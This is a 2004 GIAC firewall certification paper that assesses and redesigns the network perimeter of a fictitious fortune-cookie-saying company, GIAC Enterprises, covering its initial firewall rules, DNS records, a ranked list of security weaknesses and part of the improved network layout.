KEEPING IT REAL

Practical Application of Perimeter Security Methodologies to a Small Business's Existing Network Perimeter

Dan Mengel
GCFW Assignment 3.0
Submitted: October 11, 2004

Table of Contents

ABSTRACT

Many papers for this type of assignment have been based on the assumption that a network perimeter is being built from the ground up. In the real world, this is rarely the case. Security administrators and consultants are far more likely to be called upon to change or improve an existing network perimeter based on fluctuating business functionality needs as well as security requirements. This paper outlines a network perimeter architecture for the fictitious company GIAC Enterprises, based on the assumption that a network perimeter (with perceived flaws) already exists, along with the associated functionality and political influences on same. This assumption significantly impacts the architecture design, the associated policies, and testing methodologies, resulting in more realistic versions of same. The improved perimeter security architecture will be subjected to an initial and a recurring vulnerability assessment process.

PART 1 – SECURITY ARCHITECTURE


Corporate Overview

The fictitious company known as GIAC Enterprises (GIACE) is in the business of selling fortune-cookie sayings (“fortunes”). GIACE markets to its customers that its fortunes can be translated into other languages and are screened to ensure socially acceptable and humorous content for the target audience.

The fortunes are sold to two types of customers, fortune-cookie makers or Web site operators. The fortune-cookie makers or fortune printers download a batch of fortunes (called a “rack”) on a periodic basis when the printer is ready to print them. A rack can contain anywhere from 100 to 10,000 fortunes. The Web site operators pull smaller racks directly from GIACE on a much more frequent basis. These fortunes are then displayed in random order on the operator’s Web site to add interest to the site. Both customer types enter into a contract with GIACE. The contract specifies a monthly payment by the customer and a designated number of racks to be supplied by GIACE.

This business model presents a specific set of security-related challenges. GIACE’s inventory is its racks, which are stored and managed exclusively in electronic format, making them vulnerable to loss in a variety of different ways. Availability of this data for retrieval by customers is critical. Unauthorized modification of the fortunes (in storage or in transit) can be especially disastrous. If a fortune is modified (or a new one is added) that contains socially unacceptable or illegal content (such as a sexual reference), the result could not only be lost business but legal action against GIACE.

The company has a single location in New York City and is made up of approximately thirty (30) people in the following organizational structure. Primary work location is given as well, although any user could visit the office at any time.




The IT Administrators are responsible for the day-to-day operations of GIACE's information systems and work various shifts to accommodate the international operations. The Database Developers are responsible for the day-to-day maintenance of GIACE's fortune databases. The IT Administrators and Database Developers all have experience supporting Microsoft-based solutions but have no Unix experience. The Content Analysts create the fortunes and screen them for appropriateness and humor based on the target audience of the customer to which the fortunes are being sold.


GIACE started off as a very small business with only one customer. Its network infrastructure has evolved over time and has not been scaled up to accommodate a recent upturn in the business. The IT Manager has been recently hired by the Vice President of Operations to focus on these issues. One of the tasks given to the IT Manager is to redesign GIACE's perimeter security, while remaining largely within GIACE's already-established IT budgets for the 2005 fiscal year beginning January 1. **This means that capital expenditures must be kept to a minimum.** The remainder of this paper is presented from the IT Manager's perspective.

Network Infrastructure – Initial State


The diagram on the following page depicts GIACE's existing network infrastructure on the day the IT Manager started work at the company.


GIAC Enterprises
Network Infrastructure - Initial State
DR facility (cold standby), Secaucus, NJ
DJNK, Paris 10.10.10.0/24
Cisco router (VPN endpoint) s0: 23.101.72.1
All other customers
Internet
Public Web site (www.giacenterprises.com) Site developer's co-lo facility 42.254.97.201
Kwan Li Co., Hong Kong 172.16.0.0/24
Netopia router
Check Point firewall (NG FP2) (VPN endpoint) External IP: 31.4.155.253
Remote employees Some have wireless at home Some use CP SecuRemote
EXT-ROUTER Cisco 2500 series router
e0: 49.47.147.1/24
49.47.147.2/24
GIACE-FW Firewall/VPN endpoint Nokia IP350, Check Point VPN-1 Pro NG FP2
Bowman Fortune Cookie Co., NYC 192.168.10.0/16
192.168.47.1/24
Cisco router
Cisco 3550 24-port switch
192.168.47.0/24
INT-ROUTER Cisco 2500 series router
e0: 192.168.47.2/24
GIACE-SQL1 .14
GIACE-SQL2 .15
Cluster GIACE-SQL Cluster IP: .13
GIACE-SQLDEV .99
GIACE-FTP .12 (Internet NAT 49.47.147.12)
GIACE-DC .11 (Internet NAT 49.47.147.11)
Internal users DHCP range: .101 - .254 (Internet NAT 49.47.147.3)

GIACE's Internet connectivity consists of a single T1 line, terminated at GIACE by a Cisco 2501 router (EXT-ROUTER). This router has no access control lists (ACLs) on it at all. Behind this router is a Nokia IP350 firewall (GIACE-FW) running Nokia IPSO, its proprietary BSD-based operating system, and Check Point VPN-1 Pro NG Feature Pack 2. This device is serving as both GIACE's perimeter firewall and VPN termination point for site-to-site and client-to-site VPNs. GIACE has site-to-site VPN connectivity to two partner companies, DJNK in Paris and Kwan Li Company in Hong Kong. DJNK is using a Cisco router as its VPN endpoint, while Kwan Li Company is using a Check Point VPN-1 Pro firewall. The following lax security policy was in effect on the firewall on the day the IT Manager started work at the company.


localhost - Check Point Policy Editor - Initial_State2
File Edit View Manage Rules Policy Search Window Help
Setup VPN...
Setup Extranet...
Certificates...
Security - Initial_State2
Address Translation - Initial_State2
For Help, press F1
localhost
Read/Write

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	All Users@Any	Internal_Network	Any	Client Encrypt	Log	Policy Targets	Any	
2	DJNK_Internal_Net	giace-ftp giace-sql	Any	Encrypt	Log	Policy Targets	Any	
3	KwanLi_Internal_Net	giace-ftp giace-sql	Any	Encrypt	Log	Policy Targets	Any	
4	Any	giace-fw	Any	drop	Log	Policy Targets	Any	
5	Internal_Network	Any	Any	accept	Log	Policy Targets	Any	
6	Any	giace-dc	TCP http TCP https TCP smtp	accept	Log	Policy Targets	Any	
7	Any	giace-ftp	TCP ftp	accept	Log	Policy Targets	Any	
8	Any	Any	Any	drop	Log	Policy Targets	Any	



FireWall-1 Implied Rules

Select the following properties and choose the position of the rules in the Rule Base:

☑ Accept VPN-1 & FireWall-1 control connections: First
☑ Accept outgoing packets originating from gateway: Before Last
☐ Accept RIP: First
☐ Accept Domain Name over UDP (Queries): First
☐ Accept Domain Name over TCP (Zone Transfer): First
☐ Accept ICMP requests: Before Last
☑ Accept CPRID connections (SecureUpdate): First
☑ Accept dynamic address modules' DHCP traffic: First

Track

☑ Log implied rules

The internal network is interconnected via a Cisco 3550 24-port switch, which is not being managed and has no VLAN configuration. A second Cisco 2501 router (int-router), identical to the Internet router, is connected directly to the switch and terminates a point-to-point T1 connection to Bowman Fortune Cookie Company (Bowman), GIACE's oldest and largest customer, who is also located in New York City. This connection predates all VPN connectivity. This router also has no ACLs on it. (The existing configuration of the two routers and the switch are not shown here for brevity since no security-related configuration is in place.)

Five servers exist in the environment, all of which are running Microsoft Windows 2000 Advanced Server and Active Directory. One server (GIACE-DC) is running Microsoft Exchange Server 5.5, is acting as the only Active Directory domain controller, and is used for all file, print, email, internal DNS, and RAS services. Two servers (GIACE-SQL1 and GIACE-SQL2) are running Microsoft Clustering Services and Microsoft SQL Server 2000. This cluster contains GIACE's primary fortunes database. Another server (GIACE-SQLDEV) is running SQL Server 2000 and serves as the database development server. A front-end FTP server (GIACE-FTP) acts as the temporary repository for racks being made available to customers.

All users have laptops with docking stations; there are no desktops in the environment. There is no wireless infrastructure or intrusion detection system (IDS) in the environment. However, some GIACE employees have wireless access points in use at home, and all such users have laptops that shipped with wireless NIC capability. No further information is known about the home wireless network configurations.

GIACE's public Web site (www.giacenterprises.com) is informational only and is unrelated to day-to-day business data flows. This site, as well as all of GIACE's external DNS information, is maintained at a collocation facility used by MengelCom, GIACE's Web site developer (an external company). No connectivity exists between GIACE and the collocation facility. GIACE's external DNS record is as follows:

```
giacenterprises.com.              SOA     ns1.mengelcom.com hostmaster.mengelcom.com. (3
83000 10000 600000 86400)
 giacenterprises.com.          NS     ns1.mengelcom.com
 giacenterprises.com.          NS     ns2.mengelcom.com
 giacenterprises.com.          A      42.254.97.201
 giacenterprises.com.          MX     5    giace-dc.giacenterprises.com
 giace-dc                      A      49.47.147.11
 giace-ftp                     A      49.47.147.12
 giace-sql                     A      49.47.147.13
 www                           A      42.254.97.201
 giacenterprises.com.              SOA     ns1.mengelcom.com hostmaster.mengelcom.com. (3
83000 10000 600000 86400)
```

Although the server cluster GIACE-SQL is listed here with a valid external IP address, the associated NAT configuration is not active in the firewall policy.

Data Flows

All users are able to connect to the network remotely via either RAS or Check Point SecuRemote. However, the database developers do not take their laptops out of the office. All GIACE employees have sufficient rights in Active Directory to connect to shared folders on any of the internal servers.

The content analysts connect to the SQL servers using an in-house custom-built front-end application they call "ChineseTakeOut", or CTO, that utilizes the built-in ODBC drivers in Windows 2000/XP. The analysts use CTO to create, import, review, and clear fortunes for inclusion in racks for specific customers. When a rack is ready for delivery to a customer, an analyst runs a batch job through CTO that moves a rack from the SQL database to a designated customer directory on the FTP server.

All GIACE customers except Bowman retrieve their racks directly over the Internet via FTP, using a static username and password. Bowman still utilizes its original point-to-point T1 connection to GIACE to retrieve its racks (also via FTP). No password policy is in place on the FTP server, so the assumption is made that the passwords have not been changed in quite some time.

GIACE sells racks (appropriate for the region) to DJNK and Kwan Li Company (for Asia), who then screen, translate and resell them in their respective regions. Site-to-site VPN connectivity has been established with each company with very little limitation on data flows. (See the first three rules of the security/VPN policy above.) These two companies retrieve racks through a direct TCP/IP query to the SQL database over the VPN. Each company has one SQL user account used by multiple users to retrieve the data.

All systems have been implemented using default ports. SQL queries use TCP port 1433 and FTP is initiated using TCP port 21.

Initial State Security Issues

After becoming acquainted with the IT infrastructure and conducting some basic security testing, the IT Manager identified and prioritized the following perimeter-related security issues, which are listed in order of relative severity.

1) Customers retrieve their racks via unencrypted FTP transfers. The fortunes in the racks, GIACE's only product, is thus easily intercepted, reproduced, reused, or sold. **Risk level: High.**
2) The customer passwords used to access the FTP server are static and have not been forcibly changed in recent memory. It is very possible that the ID and password is known by more people than are supposed to know it. This is especially dangerous since this is the primary method of retrieval for GIACE's intellectual property. **Risk level: High.**
3) The VPN access control policies for the VPNs to both DJNK and Kwan Li are extremely permissive, allowing far more traffic between the networks than what is required. A security incident at either company, whether intentional or not, could easily spread to GIACE's network and cause a loss. **Risk level: High.**
4) IT and content personnel use Check Point SecuRemote (client-to-site VPN) for remote access, but executives and sales reps still use the dial-in RAS solution, which is enabled on GIACE-DC, the primary repository for all GIACE data except the fortunes. Compromise of the

RAS solution creates a high likelihood that critical company data, such as financial information, customer contacts, etc. could be lost or made unavailable. The server also is an excellent starting point from which to compromise the entire network. **Risk level: High.**

5) The point-to-point T1 connection to Bowman terminates directly on GIACE's internal network. The extremely permissive configuration of both routers allows far more connectivity than necessary between the two companies. A security incident at Bowman, whether intentional or not, could easily spread to GIACE’s network and cause a loss. **Risk level: High.**

6) All inbound data flows from the Internet connect directly to GIACE internal servers. Compromise of one of these servers easily allows an attacker to wreak havoc on the rest of the internal network. **Risk level: High.**

7) No laptop is running personal firewall software. Endpoint compromise, via a virus, malware, or simple theft, is a major avenue for corporate data loss, especially in this case since all users have laptops and most connect them to home Internet connections. **Risk level: High.**

8) SSL encryption, while configured correctly for use with Outlook Web Access (OWA) on GIACE-DC, is not forced. End users can still connect to the server without SSL and access email, which means that all messages, even internal ones, traverse the Internet unencrypted. This information is very easily captured by a third party. **Risk level: Medium.**

9) The external ISP, who is the sole host of GIACE external DNS servers, allows zone transfers from anywhere. This means that GIACE’s DNS record could be poisoned, redirecting customers and prospective customers to other non-desirable Web sites and tainting GIACE’s reputation, especially since GIACE is exclusively an online business. The external ISP also maintains unnecessary DNS entries, describing more of GIACE’s internal network than needs disseminated. **Risk level: Medium.**

10) The default FTP port (TCP port 21) is used by customers to retrieve racks and is freely permitted from anywhere on the Internet. This unnecessarily exposes the FTP server to FTP-specific attacks. **Risk level: Medium.**

11) No intrusion detection/prevention system (IDS/IPS) is present in the infrastructure, and no alerting is enabled on any other network component. There is therefore no ability whatsoever to detect an attack. **Risk level: Medium.**

12) No alerting is enabled on any network component, and the routers are not logging to a syslog server. This situation, combined with the lack of an IDS/IPS system, makes detection, remediation, and analysis of security issues nearly impossible. **Risk level: Medium.**

13) Some remote users are utilizing wireless home networks, and the security condition of said networks is unknown. Combined with the

lack of personal firewall software, the possibility exists that an attacker could compromise the wireless network, then the laptop, then the corporate network (via the VPN connection at home or by planting code that will run later when the user directly connected to the corporate network). **Risk level: Medium.**

14) Descriptive external DNS names provide unnecessary information to the outside world as to the nature of the devices in question. For example, it can be inferred from the name GIACE-DC that the device at that IP address is a server running Microsoft Windows NT Server 4.0 or later and contains a user database of interest. This allows an attacker to shorten the list of potential vulnerabilities to exploit and focus the attack. **Risk level: Medium.**

15) The firewall has no fault tolerance and is a single point of failure. Since GIACE's business depends on customers' ability to retrieve their racks, failure of this component at any time, regardless of the reason, would cause a significant loss. **Risk level: Medium.**

16) The Check Point firewall/VPN termination point is running slightly out-of-date software and does not protect against some current types of attacks (inbound or outbound). **Risk level: Low.**

17) No ACLs are present on the external router at all. As a result, GIACE is not making use of a potential additional layer of security, especially for inbound data flows. However, the existing firewall solution has kept this risk down. **Risk level: Low.**

In addition, the following security issues not directly related to the perimeter were identified. These issues are typical for a small business that has evolved and grown over time. However, in order to focus on perimeter security, these security issues will not be discussed further and it is assume that they are being addressed separately.

18) The local SQL database account used by the partners is shared among multiple people at each company. It is therefore impossible to tie database activity to a specific individual. **Risk level: High.**

19) One single server, GIACE-DC, is hosting multiple GIACE business functions. If this server were to go down (due to a security incident or simple technical failure), all of these functions (email, data files, etc.) would be unavailable. While customers would still be able to retrieve racks, many secondary business functions would be affected. (This issue is being listed separately from #4 above since it entails more of a business risk versus a security risk.) **Risk level: Medium.**

20) The developers have laptops and are enabled for remote access, but they do not ever use it. If a developer were to become disgruntled, they could misuse this unnecessarily privilege to corrupt or steal GIACE data. **Risk level: Low.**

21) The version of Microsoft Exchange Server being used is obsolete and vulnerable to well-known attacks that have been in existence for a while. **Risk level: Low.**

22) The Internet connection has no fault tolerance and is a single point of failure. Since GIACE's business depends on customers' ability to retrieve their racks, Internet downtime would have a significant business impact unrelated to security. **Risk level: Low.**

23) The Apache Web server software running GIACE's public Web site is not running current patches, making it vulnerable to certain attacks. This is a low-risk issue since this server is externally hosted and provides only public marketing material about GIACE. However, unavailability of this site (due to a security incident or simple technical failure) could cause some reputation loss since GIACE is exclusively an online business. **Risk level: Low.**


Network Infrastructure – Desired State

The diagram on the following page depicts GIACE's updated network infrastructure based on the IT Manager's business plan and recommendations. New technology is highlighted with red boxes. This infrastructure is NOT the most ideal security architecture for GIACE because some changes could not be implemented for various reasons (see Further Changes below).

The following considerations had to be taken into account when planning changes to the security architecture.

- GIACE is still a relatively small company. Since capital expenditures must be kept to a minimum, existing infrastructure must be leveraged wherever possible. The IT Manager was given an initial authorization of up to $50,000 for initial improvements.
- While both IT Administrators are competent Microsoft Windows and SQL Server administrators, neither has any Unix experience. Any new technologies must be Windows- or appliance-based so that the administrators can manage them, otherwise the IT Manager (who has basic Unix knowledge) must maintain such technologies directly.
- Customers are traditionally sensitive to making changes to the way they access a seller's infrastructure because it usually requires investment of an administrator's time and introduces the risk of the inability to obtain product.
- GIACE management is security-minded, but not sufficiently security-minded that they are willing to give up some functionality they have previously enjoyed, such as the use of gotomypc.com to access their home computers.

GIAC Enterprises
Network Infrastructure - Current (Improved) State


DR facility (cold standby), Secaucus, NJ
DJNK, Paris 10.10.10.0/24
Cisco router (VPN endpoint) e0: 23.101.72.1
All other customers
Internet
Public Web site (www.giacenterprises.com) Site developer's co-lo facility 42.254.97.201
Kwan Li Co., Hong Kong 172.16.0.0/24
Check Point firewall (NG FP2) (VPN endpoint) External IP: 31.4.155.253
Netopia router
EXT-ROUTER Cisco 1721 router
e0: 49.47.147.1/24
Remote employees Some have wireless at home All use CP SecureClient IT Manager runs Internet Scanner
GIACE-SENTRY4 49.47.147.251/24 (Mirror port on switch)
Cisco 3550 12-port switch No management IP
GIACE-CUSTOMERS1 192.168.49.16 (Internet NAT 49.47.147.16)
GIACE-CUSTOMERS2 192.168.49.17 (Internet NAT 49.47.147.17)
GIACE-MAIL Barracuda Spam Firewall 200 192.168.49.18 (Internet NAT 49.47.147.18)
